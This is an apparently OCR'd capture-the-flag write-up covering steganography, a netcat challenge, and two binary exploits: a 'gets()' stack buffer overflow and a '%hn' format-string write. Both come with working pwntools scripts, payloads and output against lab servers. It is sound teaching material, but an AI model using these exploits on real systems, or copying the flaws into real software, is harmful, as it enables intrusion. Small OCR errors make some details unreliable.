
Utilising another online tool “***https://futureboy.us/stegano/decinput.html***”, we uploaded the “**morse.wav**” file and provided the decoded key “**CZ4067CTFISFUN!**”. This revealed an embedded file named **"flag.txt"**.

```
The payload may be:
  ASCII text, with CRLF line terminators

To display, I might suggest using a MIME type of:
  text/plain

"steganoin103748.jpg":
  format: wave audio, PCM encoding
  capacity: 13.4 KB
  embedded file "flag.txt":
    size: 431.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

We employed another tool, Steghide to extract the “**flag.txt**” file but encountered difficulty reading its contents due to numerous hidden Unicode characters.

```
C:\Users\      \Downloads\steghide-0.5.1-win32\steghide>steghide info "C:\Users\      \Desktop\morse.wav"
"morse.wav":
  format: wave audio, PCM encoding
  capacity: 13.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "flag.txt":
    size: 431.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

C:\Users\      \Downloads\steghide-0.5.1-win32\steghide>steghide extract -sf "C:\Users\      \Desktop\morse.wav"
Enter passphrase:
wrote extracted data to "flag.txt".
```

To investigate further, we used “***https://www.soscisurvey.de/tools/view-chars.php***” once again, to view “**flag.txt**”. This revealed a total of 431 Unicode characters.



Encodings:

- U+0020: Space
- U+0009: Character Tabulation
- U+000D: Carriage Return
- U+000A: End of Line (EOL)

Identifying a pattern of 12 characters per line, we hypothesised that “**U+0020**” is encoded as Binary '**0**', and “**U+0009**” is encoded as Binary '**1**'.

- 0001000011 = C
- 000001011010 = Z
- 000000110100 = 4
- 000000110000 = 0
- 000000110110 = 6
- 000000110111 = 7
- 000001111011 = {
- 000001110100 = t
- 000001101000 = h
- 000000110001 = 1
- 000001110011 = s
- 000001011111 = _
- 000000110001 = 1
- 000000110101 = 5
- 000001011111 = _
- 000000110001 = 1
- 000001101110 = n
- 000001010110 = V
- 000000110001 = 1
- 000001110011 = s
- 000001001001 = I
- 000001100010 = b
- 000000110001 = 1
- 000000110011 = 3
- 000001111101 = }

Converting each line from Binary to ASCII, we deciphered the flag as “**CZ4067{th1s_15_1nV1slb13}**”.

Solaris


Space Venture

Using cmd, we connected to Netcat by issuing the command “**nc chall.sigx.net 3809**”, resulting in the flag “**CZ4067{3asY-C0nN3cT}**”.

```
┌──(kali㉿kali)-[~]
└─$ nc chall.sigx.net 3809
You are successfully connected via nc!
Your flag is CZ4067{3asY-C0nN3cT}
```

Space Candy Theft

We got a file “**space_candy_theft**”, which we must first decompile. Since we saw an ELF header, we can use Ghidra to decompile it.




Decompile: main - (space_candy_theft)

```
1
2 undefined8 main(void)
3
4 {
5   char local_48 [64];
6
7   setbuf(stdout,(char *)0x0);
8   setbuf(stdin,(char *)0x0);
9   setbuf(stderr,(char *)0x0);
10  puts("Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear
    )
11  ;
12  gets(local_48);
13  puts("Please help me to find it..");
14  return 0;
15 }
```

We identified a potential Buffer Overflow vulnerability in the “**main**” function, as it employs the unsafe “**gets()**” function, which does not check array bounds. This could allow malicious input to overflow the buffer and overwrite adjacent memory

The other interesting function seen in Ghidra is the “**champagne**” function, which contains the flag and has a starting address of “**0040122e**”.




```
Decompile: champagne - (space_candy_theft)

1
2 void champagne(void)
3
4 {
5   puts("Well done! you found the gummy bear!!");
6   system("/bin/cat flag.txt");
7                     /* WARNING: Subroutine does not return */
8   exit(0);
9 }
```

To exploit the Buffer Overflow vulnerability in the “**main**” function, we needed to overflow the “**local_48**” buffer to overwrite the return address with the address of the “**champagne**” function.

After testing, we discovered that there is a padding of 8 bytes between the return address and the “**local_48**” buffer in the function “main”. By providing (64 + 8 =) 72 bytes of “**A**” as input, we were able to trigger a change in the program's output.

```
┌──(kali㉿kali)-[~]
└─$ nc chall.sigx.net 9356
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Please help me to find it..
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?
```

We want to insert 72 bytes of “**A**” followed by the little-endian formatted return address “**0040122e**” which points to the “**champagne**” function.





```
 GNU nano 7.2
from pwn import *

remote_addr = ('chall.sigx.net', 9356)
p = remote(*remote_addr)

payload = b'A' * 72
payload += p64(0×0040122e)

p.sendline(payload)
p.interactive()
```


Using Python, we crafted a script to perform the Buffer Overflow attack. Executing the script resulted in us obtaining the flag "**CZ4067{cHamPa_n3-GumMy-B3ar}**".

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 buff.py
[+] Opening connection to chall.sigx.net on port 9356: Done
[*] Switching to interactive mode
Welcome back to Solaris Candy Shop. Can you help to find the missing champagne gummy bear?
Please help me to find it..
Well done! you found the gummy bear!!
CZ4067{cHamPa_n3-GumMy-B3ar}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to chall.sigx.net port 9356
```

Space Thread


Similar to “**Space Candy Theft**”, we got a file “**space_thread**” which we must first decompile. Since we saw an ELF header, we can use Ghidra to decompile it.






We identified a potential Format String Vulnerability in the “**steal**” function, as it utilises user-controlled input in a “**printf()**” function call.


Further examination of the “**steal**” function reveals that it contains the flag.






The “**printf()**” function is vulnerable because the format string parameter “**param_2**” is user-controlled, allowing exploitation to read or write to arbitrary memory locations.

The goal is to overwrite the “**shop**” variable with the value “**0x5ba2be1c**”, as this triggers the flag to be printed. From Ghidra, we can see that the address of the “**shop**” variable is “**0804c02c**”.



We can specify a position to read/write on the stack with "**%<num>$n**" instead of a simple "**%n**", to specify the address to write to. If "**%<num>$n**" points to the start of our string, it will use the address specified at the beginning of our string to write the data to.



After inspecting the stack, we determined that "**AAAA**" corresponds to the 12th argument.

In theory, the input "**\x2c\xc0\x04\x08%12$n**" should write "**4**" to the target address "**0804c02c**". However, we want to write the value "**0x5ba2be1c**" (1537392156) instead of "**4**". To achieve this, we adjust the input to "**\x2c\xc0\x04\x08%<value-4>x%12$n**", value-4 as we already wrote 4 bytes for the target address.

In this case, value-4 = 1537392156 - 4 = 1537392152.
The resulting input is "**\x2c\xc0\x04\x08%1537392152x%12$n**", but encountered an issue as the value "**1537392152**" is too large to be directly written using the "**%n**" specifier

Instead of writing a long integer (4 bytes), we'll write 2 short integers (2 bytes). To do that, we'll use another specifier, "**%hn**".

We want to write **0x5ba2be1c** (Decimal 1537392156)
- 0x5ba2 (Decimal **23458**) in the **high-order** bytes
- 0xbe1c (Decimal **48668**) in the **low-order** bytes

We want to write those values at **0x0804c02c**
- This means writing 0x5ba2 (**23458**) at 0x0804c02c + 2 = **0x0804c02e (high-order)**
- And writing 0xbe1c (**48668**) at **0x0804c02c (low-order)**

We now have to figure out the padding value to be set.
[The value we want] - [The bytes already written] = [The value to set]

Padding **low-order** bytes:
- 48668 - 8 = **48660**, because we already wrote 8 bytes (the two 4 byte addresses)

Padding **high-order** bytes:
- 23458 - 48668 = -**25210**, because we already wrote 48668
- -25210 + 65536 = **40326** (rotation)

Even though the padding of **high-order** bytes is a negative value, we can still add 65536 to get the equivalent positive number, allowing us to write smaller numbers even when the target value is large. In our approach, we first write to the **low-order** memory address and then to the **high-order** memory address.

This gives a final input of:
"**\x2c\xc0\x04\x08\x2e\xc0\x04\x08%48660x%12$hn%40326x%13$hn**"

```
  GNU nano 7.2
from pwn import *

remote_addr = ('chall.sigx.net', 9999)
p = remote(*remote_addr)

payload = b'\x2c\xc0\x04\x08\x2e\xc0\x04\x08%48660x%12$hn%40326x%13$hn'
print(payload)

p.sendline(payload)
p.interactive()
```

Once again, we wrote a Python script to exploit the Format String Vulnerability, which resulted in the flag “CZ4067{F0rMaT_sTr1nG-Vu1n}”.

```
┌──(kali㉿kali)-[~]
└─$ python buff.py
[+] Opening connection to chall.sigx.net on port 9999: Done
b',\xc0\x04\x08.\xc0\x04\x08%48660x%12$hn%40326x%13$hn'
[*] Switching to interactive mode
,\xc.\xc
        f7df863b
CZ4067{F0rMaT_sTr1nG-Vu1n}

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to chall.sigx.net port 9999
```

[Reference: ***https://axcheron.github.io/exploit-101-format-strings/***]

Alternatively, instead of adding 65535 to the negative number (-25210) for padding the **high-order** bytes, we can modify the payload to first write to the **high-order** memory address and then to the **low-order** memory address.

Padding **high-order** bytes:

- 23458 - 8 = **23450**, because we already wrote 8 bytes (the two 4 byte addresses)

Padding **low-order** bytes:

- 48668 - 23458 = **25210**, because we already wrote 23458


This gives a final input of:
“**\x2e\xc0\x04\x08\x2c\xc0\x04\x08%23450x%12$hn%25210x%13$hn**”

Utilising the identical Python script format, we were able to retrieve the flag “**CZ4067{F0rMaT_sTr1nG-Vu1n}**”.

Decimus

Space Link

